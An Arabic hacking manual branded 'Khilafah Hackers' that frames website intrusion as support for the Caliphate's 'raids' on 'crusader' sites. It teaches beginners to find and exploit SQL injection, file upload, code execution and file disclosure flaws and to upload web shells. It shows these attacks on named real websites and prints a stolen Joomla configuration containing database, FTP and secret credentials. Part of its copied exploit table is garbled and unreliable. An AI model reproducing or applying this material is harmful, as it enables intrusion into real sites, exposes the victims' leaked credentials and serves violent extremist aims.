

KHILAFAH HACKERS

"KINGS IN THE DIGITAL WORLD WE HAVE TO IMPOSE TAXES"



TARJAMAN
ASAHIL
MEDIA
CENTER

PHENOMENE
WRITTEN BY

مقدمة

بسم الله الرحمن الرحيم أما بعد فبفضل الله أولا ثم جهد بسيط من الأخوة فنضع بين يديكم هذا الكتاب أمثالا لقوله تعالى “وَأَعِدُوا لَهُمْ مَا اسْتَطَعْتُمْ مِنْ قُوَّةٍ” صدق الله العظيم الذي خصصناه لشرح مجال اختراق المواقع و السرفرات بطرق جد مبسطة و سهلة للمبتدئين و للوافدين الجدد لهذا المجال , أي سؤال أو مساعدة نحثكم على طرحه هنا [#Khilafah_Hackers](#) [#قراصنة_الخلافة](#) كما نحث كل الأنصار على مساعدة أخوانهم بالهاشتاغ السابق . . في الأخير ننتظر سماع دوي أنجازاتكم من اختراقات لمواقع الصليبيين و دعم لغزوات دولة الخلافة الكتاب أهداء لكل المسلمين عامة و أنصار الخلافة خاصة





فهرس

أ

الاختراق العشوائي

البحث عن الثغرات و استغلالها + اساسيات

اختراق الموقع و تغيير الاندكس

نصائح متنوعة

1

2

3

ب

الاستهداف

فصح الموقع و برامج

استغلال الثغرات

تخطي الحماية و الوصول للهدف

نصائح امنية و منوعات

1

2

3

4

الاختراق العشوائي البحث عن الثغرات و استغلالها

اولا ! : اساسيات

حاسوبك



الاتصال بالسرفرات و تنفيذ اوامر بثغرة



تختلف الحماية من سرفر لآخر كالاتي
شخصية : **صعوبة** ايجاد ثغرة **سهولة** التخطي
عامة : **سهولة** ايجاد ثغرة **صعوبة** التخطي
(غير دقيقة)



هدفنا ملفات تخزن بالسرفرات
تعديلها يعني تعديل محتوى الموقع



حواسيب بقدرات عملاقة لاستضافة ملفات المواقع
اغلبها يستعمل نظام تشغيل لينكس و تختلف انواعها
بين شخصية - شبه خاصة - عامة

انفو جرافيك

اختراق المواقع

استهداف

ايجاد ثغرة

استغلالها و رفع السكريبت

اختراق الموقع

تخطي الحماية

اختراق الموقع

اخفاء و حذف الاتار

عشوائي

رفع السكريبت

اختراق الموقع

تخطي الحماية

اختراق الموقع

مهام سهلة

مهام صعبة
نقدر عليها باذن الله

سكريبت : كود مبرمج بلغة معينة
نقصد به هنا سكريبت مبرمج بلغة
PHP او غيرها و يسمح بالتحكم
بالموقع و تطبيق اوامر على السرفر

إذا كيف يتم الامر .. تخيل انك طلبت من اخوك الصغير كوب ماء من الثلاجة .. لكن اخوك مازال قصير و لم يصل لمقبض الثلاجة كيف الحل ؟ اخوك يستعمل كرسي . يصعد فوقه .. يفتح الثلاجة و يثتيك بالماء .. نفس الشيء بالاختراق فقط عوض اخوك الصغير **بحاسوبك المتصل بالشبكة** و الكرسي هو **الثغرة** اما الثلاجة فهي **السرفر** الذي يستضيف المواقع و الماء طبعاً هو **الموقع** !.


ماهي الثغرة . و كيف احصل عليها ؟

الثغرة و هي خطأ برمجي او هفوة من طرف مبرمج اثناء تصميم برنامج (تسمى تطبيقات الويب Web Apps) و تكون ثغرة اذا اخطئ المبرمج في احد الاسطر او استحقق خطوة خطئه فتنتج لنا **ثغرة** . للثغرة عدة انواع تختلف خطورتها من واحد لآخر نذكر منها :

SQL INJECTION < من اشهر و اخطر الثغرات تسمح لنا بحقن الموقع و التجول بقاعدة البيانات (دون تعديلها) ما يسمح لنا بقراءة باسورد و يوزر الادمن

مثال

الموقع المصاب : <http://www.unicef.cl/centrodoc/ficha.php?id=258>
نضيف علامة ' : <http://www.unicef.cl/centrodoc/ficha.php?id=258'>



قبل اضافة المتغير

بعد اضافة المتغير

ملاحظة – ليس شرطاً ان يكون الخطأ كالظاهر بالصور بل يكفي ان يتغير شيء بالصفحة حتى يكون الموقع مصاب

و يتم استغلالها باستعمال الحقن **الالي** او **اليدوي** (يفضل الالي للمبتدئين) عن طريق برنامج الهافيج – HAVIJ (تجد الشرح و البرنامج مع المرفقات) ..

Remote File Uploed < من اخطر انواع الثغرات و اشهرها حالياً سهولة الاستعمال نسبياً مقارنة بباقي الثغرات و تسمح لك برفع **الشل** على الموقع


الشل : ملف مبرمج بلغة **البي اش بي** PHP عند رفعه و استعراضه بالموقع يسمح لك بالتحكم بالموقع (حسب صلاحياتك) و الانتقال بين ملفات و حتى السيطرة على المواقع المستضافة بالسرفر

Remot Code Execution < ايضا من اخطر الثغرات و تسمح لك بتطبيق الاوامر

على السرفر دون الحاجة **للسل** (طبعاً نرفع الشل عن طريق الاوامر لتسهيل عملية) تتم استغلالها عن طريق عدة طرق بعضها مباشرة من **الرابط** او **بسكريبتات خاصة** بتطبيق ويب المصاب الذي كتب **الاستغلال** (السكربت) الخاص به فقط

مثال -

ثغرة اصيب بها **تطبيق الويب** المشهور **vBulletin** الاصدار الخامس ...




نفتح قائمة المهام و نكتب **CMD**

نفتحه تظهر واجهة تسمى

موجه الاوامر او

الترمينال - Terminal

نشغل السكربت (الاستغلال) في هذه الحالة مكتوب لغلة البايثون ...




is.py : هو اسم الاستغلال و كما نرى

امتداده **py** اختصار ل **Python** (اللغة

المكتوب بها الاستغلال)

الموقع - WEBSITE : و هو الموقع

المركب للسكربت (المصاب)



تم استغلال الثغرة

على الموقع و نجحت

بامكاننا تطبيق اوامر

على السرفر .. كما ترى

طبقنا امر **لينكس** ls -la

و يمكننا من استعراض

ملفات الموقع مع

تصريحاتها (هناك الكثير

من الاوامر تجدها مع

المرفقات - تحتاجها

مستقبلاً)

XSS (Cross Site Scripting) < من اين ابدء !! واحدة من اهم الثغرات و تحتاج

لمجلد كامل لشرحها .. يمكنك ايجادها باكبر و اشهر المواقع ... صعوبة الاستغلال

تتمثل في حقن اكواد HTML او JAVA تمكنت من سحب كوكيز الادمين (معلومات

دخوله مشفرة) نتعرف عليها اكثر في باقي الكتاب ان شاء الله

Local File Disclosure < هذا النوع دائما يعجبني و اتعلق به ههه اذا كيف تعمل . ببساطة هذه الثغرة تسمح لك بتحميل او قراءة اي ملف على السرفر (حسب صلاحياتك طبعا) تتم في الاغلب عن طريق تحميل ملف **الكونفيج** والاتصال بقاعدة البيانات الخاصة بالموقع لتغيير معلومات دخول الادمين ربما مصطلح | الكونفيج – CONFIG : ملف يحتوي على معلومات الاتصال بقاعدة البيانات الخاصة بالموقع الذي يستعملها لتخزين معلومات المستخدمين . معلومات المدراء . الاضافات الجديدة بالموقع و غالبا تجده في ٩٩ بالمئة من المواقع المصابة بهذه الثغرة

مثال

هذا سكرت **بي اش بي** برمجته لاستغلال ثغرة من هذا النوع اسمها

S5 Media Player File Disclosure

اصيب بها احد تطبيقات **الجوملا** (قالب و سكرت مواقع مشهور) طبعا اضفنا المواقع و فحصناها



S5 Player Mass Exploiter By Phe

<http://ccsnh.de/>
<http://www.radioroyans.fr/>
<http://vidareal.tv/>

2

BISMILAH GO

Exploited Bro !

<http://ccsnh.de/> | [S5-Exploiter](#)

Exploited Bro !

<http://www.radioroyans.fr/> | [S5-Exploiter](#)

Exploited Bro !

<http://vidareal.tv/> | [S5-Exploiter](#)

جاءت النتيجة و طلعت المواقع مصابة و سحبنا الكونفيج الخاص بها – كونفيج مواقع الجوملا يكون كالاتي (المحاط بالازرق) :

```

<?php
class JConfig {
    public $offline = '0';
    public $offline_message = "Diese Website ist zurzeit";
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'Waterhaus Calvary Chapel Sinshede';
    public $editor = 'tinyMCE';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $dbtype = 'mysql';
    public $host = 'localhost';
    public $user = 'd01b8321';
    public $password = 'ZZzQ8yaM5h7wczuP';
    public $db = 'd01b8321';
    public $dbprefix = 'dni86_';
    public $live_site = '';
    public $secret = 'bZIK0cYgandkgRDQ';
    public $gzip = '0';
    public $error_reporting = 'default';
    public $helper1 = 'http://help.joomla.org/proxy/index';
    public $ftp_host = '';
    public $ftp_port = '';
    public $ftp_user = 's.reinhardt';
    public $ftp_pass = 'nnstra';
    public $ftp_root = '';
    public $ftp_enable = '0';
    public $offset = 'UTC';
    public $mailonline = '1';
    public $mailer = 'mail';
    public $mailfrom = 'privat@reinhardtgebh.com';
    public $fromname = 'Waterhaus Calvary Chapel Sinshede';
    public $sendmail = '/usr/sbin/sendmail';
    public $smtpauth = '0';

```

اذا وجدنا معلومات **الاف تي بي** FTP يمكننا التجول بملفات الموقع و رفع الشل بعن طريق برنامج **FileZilla** اذا لم نجد فسنجد بكل تأكيد معلومات الاتصال بالقاعدة (نضمن على الهوست) اذا لم نجده و نستعمل برنامج **MySQL Front** للاتصال (كل الشرح مع المرفقات)

كم احتاج من الوقت لاصنع قدمي بهذا المجال ?

حوالي الخمس سنوات (حسب الوقت الذي تقضيه امام الشاشة)

هل احتاج لاتعلم البرمجة قبل البدء باختراق المواقع ?

كمبتدئ لا ... انصحك بالبدء بالاختراق العشوائي لاختذ نظرة على طريقة سير المواقع و كيف تكون سكريبتاتها عند الانتهاء من العشوائي و تريد البدء بالاستهداف (حوالي العامين او اكثر) يمكنك تعلم اساسيات في البرمجة و الباقي ستتعلمه مع التجربة

هل يجب تنصيب لينكس كاساسي مكان الويندوز ?

لا نظام لينكس يكفي ان تركبه كنظام وهمي على الويندوز و ان اردته كاساسي اعلم انك لن تحتاجه كثيرا في بدايتك بالمجال .. او اذا توفر لديك حاسوب ضعيف يمكن ان تركيب عليه لينكس (انصحك بالكالي لينكس) و تترك الاساسي بالويندوز و هذا ما يفعله الكثير

من اين احضر جديد الثغرات و الادوات ?

انصحك بعمل شبكتك الخاصة من الصداقات على المنتديات الخاصة بهذا المجال و انصحك تحديدا بالمواقع الغير العربية ... لا اذم مواقع كالفيسبوك و المنتديات العربية فمنه عرفنا اشخاص تعلقنا بهم و طورنا قدراتنا بفضلهم **لكن** احذرك من الفيسبوك لما فيه من مضيعة وقت يكفي ان تدخل غرف دردشة عربية للهكرز او منتديات لتبني سمعتك هناك لكن احذرك من التعلق بها و ان تحاول جعلها مشهورة عن طريق مشاركاتك (المنتدى ليس لك و لن تربح شيئا) في الاخير هذا الموقع سيكون صديقك الذي لن يخذلك ابدا << **WWW.GOOGLE.COM** 


كيف انظم وقتي ?

هنا السر و هنا المشكلة اذا لم تنجح في تنظيم وقتك بصفة عامة و ليس بصفة دقيقة كتقسيمه لساعات و دقائق بل الى ايام و اسابيع فستفشل و تتقدم ببطئ لا يجب عليك الجلوس اكثر من ٩ ساعات امام الشاشة فهذا يجعلك لا تحس بالوقت بل قسمه حسب اهدافك مثلا العمل يومين على لينكس او وضع جدول لاستهداف موقع على مدى اسبوع او شهر تركز بها على هدف واحد كتعلم لغة برمجة مثلا اتمنى الفكرة وصلت

البعث عن الشغرات و استغلالها

كيف اجد ثغرات ؟ من اعرفهم يرفضون نشرها او اعطائها لي ؟ يطلبون مقابل مادي
الثغرات التي اجدتها بالمنتديات قديمة و لا تصلح لشيء !! الكثير من لا يملكون معارف
في هذا المجال سيقعون بهذه **الحلقة** حتى يحبطون و يفقدون الامل ! ساريكم
كيف يتم الامر ببساطة عن طريق صديقنا المخلص عم **غوغل** :

نبحث مثلاً عن Exploit Upload :



لاحظ اننا اخترنا **خيارات متقدمة** و اخترنا النتائج التي تم اضافتها قبل **اسبوع** اي تعتبر جديدة .. الحمد لله وجدنا فيديو تم اضافته قبل يومين .. باختصار يشرح ثغرة في احد ثيمات **ووردبريس** (اخ جوملا الاكبر) تسمح لنا برفع الشئ ..

نشرح هذه الثغرة بالتفصيل >>


كما سيجرب الاغلبية هكذا



و انا اقول لك
هراء

لايجاد الثغرات الجديدة عليك
ان تجيد التعامل مع العم
غوغل عليك ان تستخدم
الانجليزية عند البحث في هذه
المواضيع اليك كيف تتم


```
C:\xampp\php>php exploit.php
{"status":"OK","imageID":"1php","imageName":"1.php","html":"\n\t<tr id=\"img1php\" rel=\"http://anagency.cl/wp-content/uploads/settingsimages/1.php\">\n\t\t<td><div id=\"img1php\" rel=\"selectable\" style=\"width:35px; height:35px\" style=\"border:1px solid #333\">php File</div></td>\n\t\t<td>1.php<br \\/>\n\t\t<a href=\"javascript:void(0);\" onclick=\"imageDelete('1php','1.php')\">[Delete]</a>\n\t\t<\td>\n\t<\tr>\n"}
C:\xampp\php>
```



جيد و الحمد لله رفعنا السكرت
على المسار الذي وجدناه بنص
الشجرة :

wp-content/uploads/settingsimages
و بإمكاننا رفع اي ملف على هذا المسار
من خلال هذا السكريبت ...

لماذا لم ارفع الشل بدل السكرت ؟


الشل حجمه كبير .. عكس سكرت
الرفع تجده صغير الحجم و يستحسن

ان يكون مشفر تشفير قوى (لتخفي

الحمايات) كما ان رفعه من اول محاولة
مناسب لاصحاب النت الضعيف 'مثلي هـ

هذه كانت اطلالة خفيفة عن كيفية تبحث عن الثغرات و تستغلها ..
 ننتقل لطريقة ثانية و هي الاشهر بين جموع الهكرز .. مواقع الاكسبلويت
 نذكر منها :

Inj3ct0r < و يعرف ايضا باسم **'انجكتور - Injector'** الفرق بينه وبين المواقع الاخرى هو وضعه لثغرات الحصرية و القوية للبيع . شرائها يعتمد على قدرتك بمجال السبام (نهب الاموال من البطاقات المصرفية) دون التطرق للجانب الشرعى



0day.today

<<<<<

الموقع فيه كل انواع الثغرات ”**سواء لمخترقي الحواسيب او المواقع**“ لكن الان تهمنا خانة واحدة و هي **Web Applications** او كما نسميها ”**برامج الموقع**“ كيف تختار منها ؟ حسب خطورتها . نوعها مثلا ثغرات الابلود سهلة للمبتدئين و التطبيق المصاب اخيرا .. مثلا اذا وجدت ثغرة خطيرة بنسخة ووردبريس افضل من ثغرة في سكربت لا يركبه الا من قام ببرمجته (ههه) انصحكم باستغلال ثغرات تطبيقات جوملا و ووردبريس خاصة التطبيقات الشهيرة (تعرف شهرتها عن طريق الدورك) مثلا **4 680 résultats** , نتيجة متوسطة الى جيدة .. خمسين . مئة الف فما فوق **قوية** من بعض المشاكل التي قد تواجهك به كمبتدء هي عدم وجود الدورك ببعض الثغرات .. فقط اعمل دورك بواسطة رابط الاستغلال و اجعله قصيرا اذا امكن و باذن الله يفي بالغرض

Exploit db < من اقوى المواقع كذلك نفس فكرة الموقع الاول – صورة للموقع



Remote Exploits

This exploit category includes exploits for remote services or applications, including CVEs with exploits.

Date	Q	A	Title	Platform	Author
2016-01-11	✓	✓	Remote Minerva PTH Utility 1.08 - CME Command Shell Overflow	Windows	TO MWA
2016-01-11	✓	✓	Fingerprint Fingerprint Reader - Remote Audio and Remote Enrollment	Hardware	Daniel Liverani
2016-01-11	✓	✓	TorGuard OS Version 4.4 - 5.6.7 - SSH Backdoor	Hardware	sp00n0x E203
2016-01-11	✓	✓	FreeRDP mode a HTTP Server Listening on localnet Can execute commands	Windows	Google Security
2016-01-04	✓	✓	Rejects HTTP File Server (HFS) 3.1.4 - Remote Command Execution	Windows	Huonien Thapa
2016-12-29	✓	✓	HTTP Archive - CVE-2016-0311: Shell Remote Buffer Overflow (POC) Windows/Windows	Windows	Collabnix Karpis
2016-12-16	✓	✓	Deep File Sharing Web Server 7.2 - GET HTTP Request GET Buffer Overflow	Windows	Armita Cyber

Web Application Exploits

